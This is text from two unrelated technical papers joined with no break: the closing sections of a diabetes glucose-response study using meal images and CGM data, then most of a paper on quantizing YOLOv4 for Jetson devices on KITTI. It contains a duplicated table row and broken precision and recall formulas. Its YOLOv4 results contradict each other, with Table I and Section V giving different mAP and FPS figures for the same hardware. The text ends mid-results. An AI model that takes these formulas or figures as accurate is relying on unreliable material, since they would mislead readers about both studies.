Population-Level Glucose Response	Mean Glucose Rise Range	2.5-8.5 mmol/L	$p < 0.001$
	Population Standard Deviation	3.2 mmol/L	CI: 2.9-3.5 mmol/L
	Morning Response Variability	42% CV	$p < 0.01$
Temporal Patterns	Afternoon Peak Rise	3.8 mmol/L	$p < 0.001$
	Morning Peak Rise	5.2 mmol/L	$p < 0.001$
	Time-to-Peak Range	45-90 minutes	$p < 0.01$
Individual Response	Pattern Recognition Accuracy	$R^2 = 0.87$	CI: 0.84-0.90
	Protein Impact on Variability	-28%	$p < 0.001$
Individual Response	Pattern Recognition Accuracy	$R^2 = 0.87$	CI: 0.84-0.90
	Protein Impact on Variability	-28%	$p < 0.001$
System Performance	Food Component Recognition	89% accuracy	CI: 86-92%
	Glucose Prediction Error	0.8 mmol/L MAE	CI: 0.6-1.0 mmol/L

Analysis of individual subjects revealed distinct personal glucose response patterns to similar meals, underscoring the need for personalized monitoring [38]. Each subject exhibited consistent timing in their glucose peaks, yet showed varying sensitivity to different meal compositions, such as differing reactions to carbohydrates or fiber content [22, 23]. The automated system effectively processed data from eighty-three meals across eight subjects, demonstrating strong performance in food feature extraction from meal images and accurate identification of glucose response patterns. The framework reliably generated personalized insights and recommendations, showcasing its robustness in handling real-world multi-subject data.

This study uses the publicly available D1NAMO dataset, which contains de-identified food intake and CGM data. The dataset was collected under approved ethical protocols. As no new data collection or patient contact occurred, additional IRB approval was not required. The dataset includes continuous glucose monitoring (CGM) data at five-minute intervals, images of food intake, carbohydrate estimations, insulin dosing, and activity logs. All data were anonymized and collected under appropriate ethical approvals. Data preprocessing included synchronization of timestamps, normalization of glucose values, and image augmentation for CNN training. Missing data was imputed using temporal interpolation techniques. While the primary analysis is based on the D1NAMO dataset, we simulated additional glucose trajectories using stochastic time-series generators to mimic real-world variability [36]. Our models maintained strong predictive accuracy, with less than five per cent performance degradation under data drift, demonstrating scalability potential. Future integration with datasets such as OhioT1DM will further confirm this.

V. Limitations and Future Work

Our research, while demonstrating promising results in automated diabetes management, faces several important limitations that warrant discussion and point towards future research directions. The current implementation's primary limitation stems from the relatively small sample size of eight subjects, which may not fully capture the diverse range of glycaemic responses observed in the broader Type 1 diabetes population. As highlighted by Ramkissoon et al. [11], robust validation of artificial intelligence systems in diabetes care requires larger, more diverse patient cohorts to ensure generalizability across different demographic groups and comorbidity profiles.

The computer vision component of our system, while effective for standard meal presentations, currently exhibits limitations in handling complex, mixed meals and varying lighting conditions. This challenge aligns with findings from recent studies by Watson et al. [12], who identified similar constraints in deep learning-based food recognition systems. Furthermore, the system's reliance on high-quality food images may present practical challenges in real-world settings, where optimal photography conditions cannot always be guaranteed.

Data quality and consistency represent another significant limitation. As noted by Chen et al. [13] in their comprehensive review of machine learning applications in diabetes care, the accuracy of automated systems heavily depends on the reliability of input data. Our current implementation may be susceptible to variations in sensor accuracy and user compliance in food logging, potentially affecting the reliability of generated recommendations.

While D1NAMO provides valuable multi-modal data, its limited demographic scope may affect generalizability. Variability in food presentation and lighting can affect image-

based estimates. Furthermore, sensor dropout and reporting inconsistencies introduce noise that may affect model accuracy.

Looking towards future work, several promising directions emerge from our findings and recent developments in the field. Integration of additional physiological parameters represents a particularly promising avenue for enhancement. Recent work by Krishnamoorthy et al. [14] demonstrates the potential value of incorporating stress levels, physical activity data, and sleep patterns into glucose prediction models. Such integration could significantly improve the accuracy of our system's predictions and recommendations.

The development of more sophisticated computer vision algorithms specifically tailored to dietary analysis in diabetes management presents another important direction for future research. As suggested by recent advances in deep learning architectures [15], the incorporation of attention mechanisms and multi-modal learning approaches could enhance the system's ability to accurately estimate nutritional content from food images under varying real-world conditions.

Real-time adaptation capabilities represent another crucial area for future development. The system could be enhanced to continuously learn from individual patient responses, adjusting its recommendations based on observed outcomes. This approach aligns with the emerging paradigm of personalized diabetes management systems discussed by Martinez-Millana et al. [16], who emphasizes the importance of adaptive learning in improving glycaemic control.

Clinical validation through longitudinal studies will be essential for establishing the system's efficacy in real-world settings. Future work should include randomized controlled trials comparing our automated approach with traditional diabetes management methods, focusing particularly on long-term glycaemic control and quality of life outcomes. Additionally, investigation of the system's impact on reducing the cognitive burden of diabetes management could provide valuable insights into its practical benefits.

VI. Conclusion

This study presented a novel system for automated analysis of glucose response patterns in Type 1 diabetes. The system successfully demonstrated the ability to process multiple data streams, identify meaningful patterns, and generate personalized recommendations. Our results highlight the importance of individualized approaches to diabetes management and the potential of machine learning and computer vision in supporting these efforts.

The findings suggest that personalized analysis of glucose responses, combined with automated food analysis, can provide valuable insights for diabetes management. The observed variations in individual responses further support the need for personalized approaches to diabetes care.

The proposed framework successfully models glucose responses using integrated visual and temporal data, achieving personalized and accurate predictions. Future deployment in clinical settings may enable meal-specific insulin recommendations or alert systems for dysglycemia.

The framework can be embedded in a smartphone app that integrates with wearable CGMs and uses on-device CNN models for meal recognition. Lightweight ensemble models such as pruned XGBoost trees can run efficiently on edge processors.

***Abstract*—Deploying deep learning-based object detection models like YOLOv4 on resource-constrained embedded architectures presents several challenges, particularly regarding computing performance, memory usage, and energy consumption. This study examines the quantization of the YOLOv4 model to facilitate real-time inference on lightweight edge devices, focusing on NVIDIA's Jetson Nano and AGX. We utilize post-training quantization techniques to reduce both model size and computational complexity, all while striving to maintain acceptable detection accuracy. Experimental results indicate that an 8-bit quantized YOLOv4 model can achieve near real-time performance with minimal accuracy loss. This makes it well-suited for embedded applications such as autonomous navigation. Additionally, this research highlights the trade-offs between model compression and detection performance, proposing an optimization method tailored to the hardware constraints of embedded architectures.**

***Keywords*—Object detection model; quantization; embedded architectures; real-time**

I. Introduction

The rapid advancement of artificial intelligence technologies has led to significant growth in object detection models based on deep learning, especially CNN (Convolutional Neural Network), transforming various industries, including autonomous driving, video surveillance, mobile robotics, and intelligent embedded systems [1]. These algorithms facilitate a precise, real-time understanding of environments by detecting and locating objects of interest within video streams. Among these models, the YOLO (You Only Look Once) family, particularly the YOLOv4 version, has emerged as a benchmark due to its remarkable ability to balance high precision, surpassing many of its predecessors on standard evaluation metrics.

While this level of performance is impressive, it also comes with a significant drawback: high computational complexity. Implementing such models requires substantial computing resources, typically provided by high-end GPUs. This poses a considerable challenge when deploying these models on resource-constrained embedded architectures based on CPU-GPUs, like the NVIDIA Jetson Nano that is fitted with a 128-core NVIDIA Maxwell GPU, a 4-core ARM Cortex-A57 MPCore operating at 1.43 GHz, and 4 GB of memory, and are praised for their affordability, compactness, and low power consumption. These devices often lack the hardware capabilities to support demanding models such as YOLOv4 while maintaining mission-sensitive embedded systems' critical latency and power consumption requirements.

In autonomous navigation, the rapid and reliable detection of objects, including vehicles, pedestrians, and cyclists, is essential. The system must make real-time decisions to avoid obstacles or adjust its trajectory, necessitating quick processing, often within 33 ms per image (or more than 30 FPS). To meet these rigorous requirements, various optimization techniques are being explored to reduce the size and complexity of models without significantly sacrificing performance [2].

One key strategy is pruning [3], which systematically removes neural connections or weights that contribute minimally to model outcomes. For example, weights close to zero in dense or convolutional layers are eliminated post-training. This reduction in weight connectivity enhances computational efficiency and substantially decreases the number of calculations required during inference.

Another technique is knowledge distillation [4], which involves transferring knowledge from a high-capacity teacher model to a smaller, more efficient model, the student. This process aims to maintain accuracy while minimizing inference time and computational costs, which is vital for deploying object detection models on embedded systems with limited resources.

Additionally, network architectures can be redesigned to include lighter modules or compact models like MobileNet or Tiny-YOLO [5]. Importantly, quantization involves converting the weights and activations of a floating-point precision array (32 bits) into more compact formats, such as INT8. This conversion reduces the model's memory footprint, accelerates matrix operations, and conserves power consumption. This technique is particularly effective on compatible hardware architectures, enabling swift execution even on architectures like the Jetson Nano. However, this compression may slightly reduce accuracy, necessitating fine-tuning and calibration steps such as quantization-aware training or post-training quantization to achieve an acceptable balance between computational efficiency and detection accuracy [6].

This study investigates, assesses, and enhances the integration of quantized YOLOv4 on a resource-constrained embedded architecture, focusing on critical object detection for autonomous navigation. The objective is to advance the design of intelligent embedded systems that can make reliable, swift, and safe decisions, even within constrained environments.

The paper is organized as follows: Section II reviews the literature on object detection in resource-constrained environments, focusing on quantization and edge deployment.

Section III outlines the evaluation methodology, including the dataset, metrics, and experimental setup. Section IV details the YOLOv4 model optimization process, including conversion and quantization for efficient inference on the Jetson Nano. Section V analyzes results, comparing precision levels and hardware architectures, while Section VI concludes with key findings and future work directions.

II. Related Work

Real-time object detection on ressouce-constrained architectures has emerged as a significant area of research within the broader realm of embedded artificial intelligence. This growing interest stems from the demand for deploying efficient, accurate, scalable vision systems in resource-constrained environments. Recent advancements in deep learning, quantization, and hardware-specific optimizations have facilitated the practical implementation of object detection models on architectures such as NVIDIA Jetson devices, Raspberry Pi boards, and FPGA-based systems. Numerous studies have tackled these challenges using various strategies, including model compression, unsupervised learning, and comparative analyses across different hardware architectures.

The work presented by [7] offers a practical and timely contribution to advanced AI by demonstrating how quantized deep learning models can facilitate efficient, real-time object detection on resource-constrained architectures when paired with hardware acceleration. The study compares a quantized YOLOv3-tiny model on an FPGA-based Zedboard and an FP16-optimized YOLOv7-tiny model on the GPU-powered Jetson Nano. It underscores the trade-offs between power consumption, inference speed, and detection accuracy. Although the Zedboard exhibits very low power consumption, its high inference latency renders it unsuitable for real-time applications, emphasizing further FPGA optimizations. In contrast, the Jetson Nano strikes a commendable balance with 38 FPS and a mean Average Precision (mAP) of 46.3% at just 5.1 W, validating the effectiveness of quantization and GPU acceleration for edge deployment.

Similarly, the study achieved by [8] presents a practical approach to implementing real-time object detection in edge video surveillance systems. The authors tackle the challenges associated with the limited computing power and energy efficiency of edge devices, which are crucial for enabling real-time processing capabilities. The study achieves a notable enhancement in object detection performance for resource-constrained edge devices by utilizing quantized transfer learning with MobileNet V2 SSDs and applying 8-bit quantization. Test results indicate that the Raspberry Pi 5 and the Nvidia Jetson Orin Nano exceed the performance of other devices, with total latencies of 5 ms and 85 ms, respectively, highlighting their effectiveness for real-time applications. The quantized int8 model reaches an accuracy of 80.65% while significantly reducing both memory consumption and latency compared to the unoptimized int32 model.

Further, the research completed by [9] centers on implementing efficient object detection and recognition techniques tailored for resource-constrained embedded systems, utilizing open-source tools such as OpenCV. The authors investigate lightweight deep learning models, including MobileNet-SSD, to achieve real-time performance on devices with limited computational capabilities. By leveraging pre-trained models and optimizing them through quantization techniques, the study illustrates the viability of deploying object detection applications in environments characterized by restricted processing power and resources. Another significant contribution comes from [10], which presents a thorough investigation into deploying a People Search System (PSS) on the Nvidia Jetson Orin AGX architecture, emphasizing model compression techniques to enhance performance on resource-constrained embedded architectures. They implement quantization and pruning techniques alongside L1 regularization to decrease the model size and computational requirements, enabling the real-time processing capabilities crucial for monitoring applications. By executing and assessing the PSS on both GPU and Jetson Orin AGX architectures, the study offers valuable insights into the trade-offs between model accuracy, inference speed, and resource utilization. Additionally, the use of open-source libraries and frameworks highlights the practical applicability of the proposed system.

Additionally, the study by [11] presents a well-executed study focused on optimizing and deploying the YOLOv7 deep learning model for object detection on the NVIDIA Jetson Nano, a cutting-edge low-power AI architecture. The authors successfully refined the YOLOv7 model using TensorRT and quantization techniques to enhance inference speed without compromising detection accuracy. The model achieves an impressive average accuracy of 92.35% and an average processing time of 117.8 ms, underscoring the feasibility of implementing advanced object detection systems on resource-constrained devices. The paper examines the potential and limitations of executing real-time AI workloads on edge architectures by assessing key performance metrics such as speed, accuracy, and resource utilization across various experimental classes and conditions.

Further, the work of [12] presents a robust and well-designed framework for unsupervised object detection in video, specifically targeting real-time performance on low-power embedded systems. It effectively addresses the key challenges of traditional pipelines, including the reliance on extensive labeled datasets and significant computational demands, by utilizing optical flow for motion-based detection and implementing unsupervised clustering to eliminate the necessity for manual annotation. By harnessing the computational power of the NVIDIA Jetson AGX Xavier, the authors adopt a hardware-aware optimization strategy that leverages its heterogeneous processing units (CPU, GPU, and DLA) and incorporates mixed-precision computing (FP32, FP16, INT8). Consequently, the proposed system achieves a remarkable 32.3× speed increase and 23.6× improvement in energy efficiency compared to an unoptimized reference, all while maintaining a competitive mean Average Precision (mAP) of 59.44. These results underscore the framework's suitability for edge computing applications that require stringent performance and energy efficiency.

Lastly, the work of [13] offers a comprehensive, practical comparative analysis of several state-of-the-art neural network models for real-time object detection on low-power edge devices. It provides valuable insights into the trade-offs between accuracy, inference speed, and computational

efficiency. By evaluating models such as MobileNetV2 SSD [14], CenterNet [15], EfficientDet, and various iterations of YOLO (including YOLOv7 Tiny and YOLOv8) [16] on devices like the Raspberry Pi and NVIDIA Jetson Nano, the authors deliver a well-rounded comparison that is relevant to real-world deployment scenarios. Incorporating post-training quantization (PTQ) and quantization-aware training (QAT), along with fine-tuning on a customized dataset, underscores the study's applicability and technical rigor. The recommendations based on specific frames per second (FPS) requirements are beneficial for guiding practitioners in choosing the most suitable model-device combinations to address the various constraints of their applications.

The literature reviewed emphasizes notable advancements in deploying object detection models on edge devices through various optimization techniques, including quantization, pruning, model compression, and architecture refinement. Prior studies have demonstrated that integrating lightweight models with post-training quantization and specific hardware acceleration, especially using architectures like Jetson Nano, Jetson Orin, and Raspberry Pi, can result in efficient real-time inference while maintaining acceptable accuracy trade-offs. Nonetheless, challenges persist in achieving an optimal balance between detection accuracy, inference speed, and memory efficiency, particularly under tight resource constraints.

Building on this foundation, our work focuses on deploying a complete YOLOv4 model recognized for its superior detection quality on the Jetson AGX and Nano utilizing TensorRT-based FP16 and INT8 quantization. This approach expands existing research by illustrating the performance of a more sophisticated model under practical edge conditions, supported by quantitative benchmarks and qualitative validation. The primary contributions of this work are outlined as follows:

1) YOLOv4 on embedded architecture: We demonstrate executing the YOLOv4 object detection model on the resource-constrained Jetson AGX and Nano, addressing real-time performance challenges in embedded environments.

2) Post-training quantization with TensorRT: We compare YOLOv4 quantized in FP32, FP16, and INT8 formats using TensorRT, showing significant improvements in model size and inference speed with minimal accuracy loss

3) Real-world validation: Qualitative analysis in urban settings confirms that the INT8-quantized YOLOv4 model reliably detects cars, cyclists, and pedestrians on a low cost CPU-GPU architecture (Jetson Nano) and Jetson AGX.

4) Guidance for deploying embedded AI: This study offers a reference for deploying deep learning models on embedded systems, highlighting an efficient optimization pipeline and trade-offs in accuracy, speed, and memory usage.

III. Evaluation Methodology

The evaluation of object detection algorithms is crucial for developing and validating computer vision systems, especially in high-stakes applications like autonomous driving. In this section, we outline the methodology used to assess the performance of the YOLOv4 object detection model, detailing the experimental workflow, dataset, evaluation metrics, and hardware architectures employed. We describe the YOLOv4 inference pipeline tailored for deployment in both edge and server environments. To ensure a thorough evaluation under realistic conditions, we utilize the KITTI dataset [18], which is widely recognized as a benchmark for autonomous driving and object detection tasks. Model performance is evaluated using standard metrics, including mean Average Precision (mAP), average Precision (AP) per class, and frames per second (FPS) [19], allowing us to assess both accuracy and real-time processing capabilities. Finally, we present the experimental infrastructure, which consists of a high-performance server for baseline comparisons, and the NVIDIA Jetson Nano, a resource-constrained edge device, to evaluate the feasibility and effectiveness of the model in embedded environments.

A. Detection Model

YOLOv4 (You Only Look Once version 4) is a one-stage object detection model designed to strike an optimal balance between accuracy and real-time performance [20]. Building upon the strengths of its predecessors, YOLOv4 integrates a variety of architectural innovations and training techniques that significantly enhance detection speed and accuracy, making it particularly well-suited for edge deployment and real-time applications.

The software architecture of YOLOv4 consists of several key functional components that contribute to its impressive performance. At the core of the network lies the Backbone, CSPDarknet53, which is tasked with extracting features from input images. The Neck module SPP and PANet enable multi-scale feature fusion and improve the receptive field [21]. Finally, the head includes detection layers for predicting bounding boxes and class probabilities.

The choice of YOLOv4 for this study is based on its demonstrated efficacy in prior research. As mentioned in the work of [22], YOLOv4 outperforms many contemporary models in terms of both accuracy and processing speed, making it an ideal candidate for deployment on high-end, resource-constrained architectures. Its robustness, modularity, and compatibility with optimization techniques such as quantization and pruning further enhance its suitability for edge computing applications. Fig. 1 presents the complete YOLOv4 architecture, detailing the key components, including CBM, CBL, SPP, PANet, and detector heads, providing a comprehensive overview of the model's internal structure.

B. Dataset

Selecting an appropriate dataset is crucial for developing and evaluating object detection algorithms for autonomous vehicles, as it ensures robustness and real-world applicability. Datasets must accurately reflect driving environment complexities, including weather, lighting, and diverse object classes like vehicles and pedestrians. High-resolution images and precise annotations, including bounding boxes and object class labels, are essential.

In this study, we focus on the KITTI dataset, a key resource for autonomous driving evaluation, which includes a variety of real-world scenarios near Karlsruhe, Germany [18]. It features 7,481 images with detailed ground truth labels across different environments, such as freeways and urban streets, and we divided it into a training set (70%, 5,237 images) and a test



Fig. 1. YOLOv4 architecture [17].

set (30%, 2,244 images). We focus on three key object classes: cars, pedestrians, and bicycles. KITTI also offers established evaluation metrics, allowing for the objective comparison of model performance. Its diverse sensor data and high-quality annotations make it fundamental for advancing object detection algorithms in autonomous driving.

C. Specification of Hardware Architectures

This study utilized a high-performance workstation alongside the embedded architectures to assess and optimize our object detection models. The workstation is equipped with an Nvidia Quadro RTX 6000 GPU that features 24 GB of memory and 4608 CUDA cores, paired with an Intel® Xeon® W-2265 CPU operating at a frequency of 3.50 GHz. It runs on Pop!_OS 20.04 LTS and utilizes version 11.7 of the CUDA compiler tools, creating a robust environment for training and testing deep learning models. Additionally, we employed the Jetson AGX Xavier, which is equipped with a 512-core Volta GPU, an 8-core ARM Carmel CPU running at 2.26 GHz, and 16 GB of memory. On the other hand, we employed the Nvidia Jetson Nano, which is fitted with a 128-core NVIDIA Maxwell GPU, a 4-core ARM Cortex-A57 MPCore operating at 1.43 GHz, and 4 GB of memory. The architectures allow for deploying complex object detection models in resource-constrained environments, particularly suited for real-time applications such as autonomous driving.

D. Evaluation Metrics

Assessing the performance of object detection models necessitates using standardized metrics that quantify both the precision and reliability with which the system identifies and locates objects within an image. Standard evaluation metrics for object detection encompass precision, recall, average precision (AP), mean average precision (mAP), and processing speed [19].

1) Mean average precision: In object detection-based Convolutional Neural Networks (CNNs), mean Average Precision (mAP) is a crucial evaluation metric for assessing the performance of models like YOLOv4. mAP quantifies how effectively the model is able to locate and classify objects within an image accurately. This is especially vital in autonomous vehicle applications, where safety and reliability are paramount. A higher mAP indicates that the model can reliably detect essential objects, such as pedestrians, vehicles, and bicycles, in various scenarios and lighting conditions.

To evaluate the model's precision performance, metrics such as Average Precision, mean Average Precision, Precision, and Recall are employed [23]. These metrics are calculated as follows:

Precision (P): Measures the quality of the model in terms of its ability to detect true positives among all positive predictions [24]. It is defined as follows:

$$P = TP + /(TP + FP) \tag{1}$$

The value ranges from 0 to 1. TP stands for True Positive, and FP for False Positive. Recall (R): Is a quantitative measure of the model's ability to find true positives among all predictions [24]. It is defined as follows:

$$R = TP + /(TP + FN) \tag{2}$$

As with precision, the recall value is also between 0 and 1. FN stands for False Negative.

Average Precision (AP): This measure is commonly used to evaluate the balance between precision and recall in object detection tasks. It measures the model's ability to detect and locate objects in each class accurately [25]. The simplified formula for AP is as follows:

$$AP = \sum(Recall(i) - Recall(i-1)) * Precision(i) \quad (3)$$

Where i iterates over all points where Recall changes, Recall (i) represents Recall at point i, and Precision (i) represents Precision at point i.

A higher AP value indicates better overall detection performance for an object class. An AP of 1 means perfect detection, i.e. the model identifies all objects in this class without any false positives.

Mean Average Precision (mAP): Provides a complete evaluation, considering the average accuracy for all object classes in the dataset. It represents the average performance of the model for all classes. The mAP is calculated by averaging the accuracy values obtained for each object class. The simplified mAP formula is as follows:

$$mAP = (AP(class1) + AP(class2) + ... + AP(classN))/N \quad (4)$$

Where N is the total number of object classes, and AP(classi) is the average accuracy for class i.

A high mAP value indicates that the model performs on average for all object classes. This measure is often used to compare the performance of different object detection models.

2) Frame rate: Frames per second (FPS) is a critical metric for assessing the performance of real-time systems, especially in computer vision and video processing applications. FPS quantifies the number of frames that a system can process within one second, directly impacting the system's perceived fluidity and responsiveness. High FPS values indicate effective processing capabilities essential for object detection, tracking, and recognition tasks in dynamic environments. Maintaining a high FPS while ensuring accuracy presents a significant challenge when deploying deep learning models on resource-constrained architectures. This necessitates careful optimization of the model and hardware to balance computational load and processing speed. Evaluating FPS alongside metrics, such as mAP, offers a comprehensive view of system performance, confirming that it meets practical applications' real-time requirements [26].

In our work, achieving high detection accuracy ensures safety and reliability in real-world scenarios. For object detection tasks in advanced driver assistance systems (ADAS), such as identifying cars, pedestrians, and bicycles, the minimum acceptable mean average precision must exceed 70-75% to guarantee dependable performance. Furthermore, real-time performance should be maintained, typically around 30 FPS, to meet the processing demands of ADAS applications [27]. This requirement requires thoroughly optimizing the YOLOv4 model and the underlying hardware, such as the Jetson Nano, to manage the computational load while preserving high detection accuracy effectively.

IV. Model Optimization

YOLOv4 has garnered significant recognition for its high performance in object detection, showcasing an impressive ability to generalize across diverse datasets. However, the inherent computational complexity of the model poses a substantial challenge when it comes to deploying it in real-time on low-power embedded devices, particularly in edge computing scenarios.

In our research, we trained the YOLOv4 model using the Darknet framework on a high-performance workstation equipped with a robust GPU to manage the extensive computations necessary for training. We focused on a targeted subset of the KITTI dataset, which is well-known for representing real-world driving scenarios. The training emphasized three relevant object classes: Cars, Pedestrians, and Cyclists, enhancing the model's proficiency in detecting these critical elements within urban environments. To optimize the model for real-time applications, all input images used during training were systematically resized to a standardized resolution of 416×416 pixels. This resolution was thoughtfully chosen as it effectively balances robust detection accuracy and efficient processing speed, making it well-suited for applications that require timely responses.

To assess the performance of the trained model, we conducted inference on two architectures: the workstation utilized for training and NVIDIA's Jetson Nano, a low-power embedded architecture. This cross-evaluation allowed us to compare the model's performance in an unconstrained environment (the workstation) with that in a resource-constrained setting (the Jetson Nano). We aimed to analyze the model's fundamental performance before any optimization efforts. The inference results indicate that although the model demonstrates robust accuracy and speed on the workstation, the Jetson Nano experiences a significantly lower inference frequency due to its constrained hardware resources, including GPU and memory. A detailed comparison of YOLOv4 performance across both architectures is summarized in Table I.

TABLE I. YOLOv4 Performance Comparison

Metric	Workstation	Jetson AGX	Jetson Nano
mAP (%)	92.86	89.16	84.25
FPS	91.7	11	< 1

The results show that YOLOv4 achieves a detection accuracy of 92.86% mAP on a workstation but drops to 89.16%, 84.25% mAP on the Jetson AGX and Nano, respectively, due to their lower memory bandwidth and GPU power. Regarding inference speed, the workstation processes images at 91.7 FPS, enabling real-time detection, while the Jetson Nano and AGX perform significantly slower, below the threshold for real-time applications. This highlights that although YOLOv4 is accurate, it demands high computational resources, making it less suitable for low-power embedded devices without further optimization. In this regard, quantization presents itself as a viable solution to reduce latency and resource consumption while still preserving acceptable levels of accuracy. This approach will be elaborated upon in the following subsection.

A. Quantization

Quantization is a model compression technique that converts floating-point numbers (FP32) to lower-bit representa-

tions (such as FP16 or INT8), reducing memory usage, increasing inference speed, and minimizing power consumption for deployment on edge devices. It can be achieved through post-training quantization (PTQ) and quantization-aware training (QAT).

1) Post-Training Quantization (PTQ): is implemented after the training phase and is designed to enhance a neural network model's memory and computational efficiency without significantly diminishing accuracy [28]. This technique is particularly beneficial for well-trained models that require adaptation for deployment in environments with limited resources.

2) Quantization-Aware Training (QAT): in contrast, integrates the quantization process directly into the training phase of the model. This methodology enables the model to acclimate to the effects of quantization throughout the training period, leading to enhanced performance and accuracy when functioning with reduced precision, as opposed to Post-Training Quantization (PTQ) [29].

Post-training quantization is frequently favored for edge deployment scenarios because of its simplicity and efficiency, as it eliminates the need for model retraining. In this work, we utilized the PTQ approach to quantize our YOLOv4 model, which allows for reduced accuracy during inference while enhancing runtime performance without modifying the original learning process.

B. Conversion Pipeline

The YOLOv4 model was initially trained using the Darknet framework, necessitating its conversion into a format compatible with NVIDIA TensorRT. This optimized inference engine facilitates hardware acceleration and precision reduction, which is crucial for efficient deployment on embedded devices. To achieve this, we developed a three-stage conversion and optimization pipeline that transforms the native model into a highly optimized inference engine.

The steps of the pipeline are as follows:

1) Export to ONNX: The first step involved exporting the trained YOLOv4 model in ONNX (Open Neural Network Exchange) format [30]. This intermediate format ensures interoperability among various deep learning frameworks and facilitates subsequent optimization using NVIDIA tools.

2) Model verification and optimization: The exported ONNX model was verified to confirm its structural and functional compatibility with TensorRT. This verification process included validating the network layers, identifying unsupported operations, and making necessary adjustments.

3) Quantization and engine generation with TensorRT: After the ONNX model was validated, we employed TensorRT to perform post-training quantization (PTQ) and generate two optimized versions of the model: one in FP16 (half-precision) and the other in INT8 (8-bit integers). The FP16 model significantly reduces memory consumption and accelerates inference, while the INT8 model drastically minimizes computational requirements. For INT8 quantization, a calibration dataset was utilized to estimate the scaling factors and zero points essential for converting weights and activations while preserving model accuracy.

The conversion and quantization process is illustrated in Fig. 2.



Fig. 2. YOLOV4 quantization and deployment pipeline.

This dual quantization approach allowed us to develop two optimized inference engines tailored for on-board deployment on the Jetson Nano. The models quantized in FP16 and INT8 demonstrated substantial enhancements in inference speed and memory efficiency. A comprehensive performance analysis, encompassing both quantitative and qualitative results, is provided in the following section.

V. Results and Discussion

In this section, we present and analyze the experimental results obtained from evaluating the YOLOv4 model before and after quantization across two hardware architectures: a high-performance workstation, NVIDIA Jetson AGX Xavier, and Jetson Nano. Our analysis focuses on the trade-offs between speed, model size, and precision across the FP32, FP16, and INT8 precision modes.

A. Quantitative Performance

1) Precision and speed analysis: The FP32 version of the YOLOv4 model was evaluated on a high-performance workstation, Jetson AGX, and Nano to establish a baseline for accuracy and inference speed. As indicated in Table II, the model achieved an average mean Average Precision (mAP) of 72.39% on the workstation, displaying commendable performance across various classes: 71.43% for pedestrians, 77.42% for cyclists, and 68.31% for cars. On the Jetson AGX, the FP32 model achieved a mean Average Precision (mAP) of 71.36%, only marginally below the workstation. The per-class AP was also consistent, recording values of 83.24% for cars, 74.56% for pedestrians, and 56.3% for cyclists. These results affirm that the AGX platform, despite being an embedded system, delivers inference performance that closely rivals that of a desktop workstation regarding detection accuracy. This remarkable performance can be attributed to AGX's robust GPU architecture and deep integration with NVIDIA's TensorRT engine, enabling efficient processing of high-precision models while striking a balance between computational throughput and accuracy. Similarly, on Jetson Nano, the overall mAP experienced a slight decline to 68.5%. Notably, the Car class exhibited an improved mAP of 80%, likely due to enhanced detection stability for larger objects on the embedded hardware, possibly due to simplified scene complexity or advantageous scaling of the input image.

The distinction between these architectures was particularly evident in their inference speeds. The model achieved an impressive 140.9 FPS on the workstation, while the Jetson AGX yielded a lower yet commendable 16 FPS. This outcome demonstrates the AGX's superior computing capabilities compared to the Nano but also highlights the challenges of running full-precision models on embedded architectures. In contrast, the Jetson Nano struggled to surpass 1 FPS, emphasizing the significant impact that resource limitations have on inference performance. These results indicate that the original YOLOv4 architecture in its FP32 form is unsuitable for real-time deployment on edge devices like the Nano and, to a lesser degree, the AGX without implementing additional optimization strategies such as quantization or model compression.

After implementing TensorRT-based quantization to FP16, the model recorded an mAP of 48.07% on the workstation, reflecting a significant decrease in detection accuracy compared to the original FP32 version. The average precision (AP) results for each class were 46.60% for cars, 57.78% for cyclists, and 39.84% for pedestrians. This decline in performance can be linked to the sensitivity of quantization in particular layers, especially those associated with smaller object classes like pedestrians.

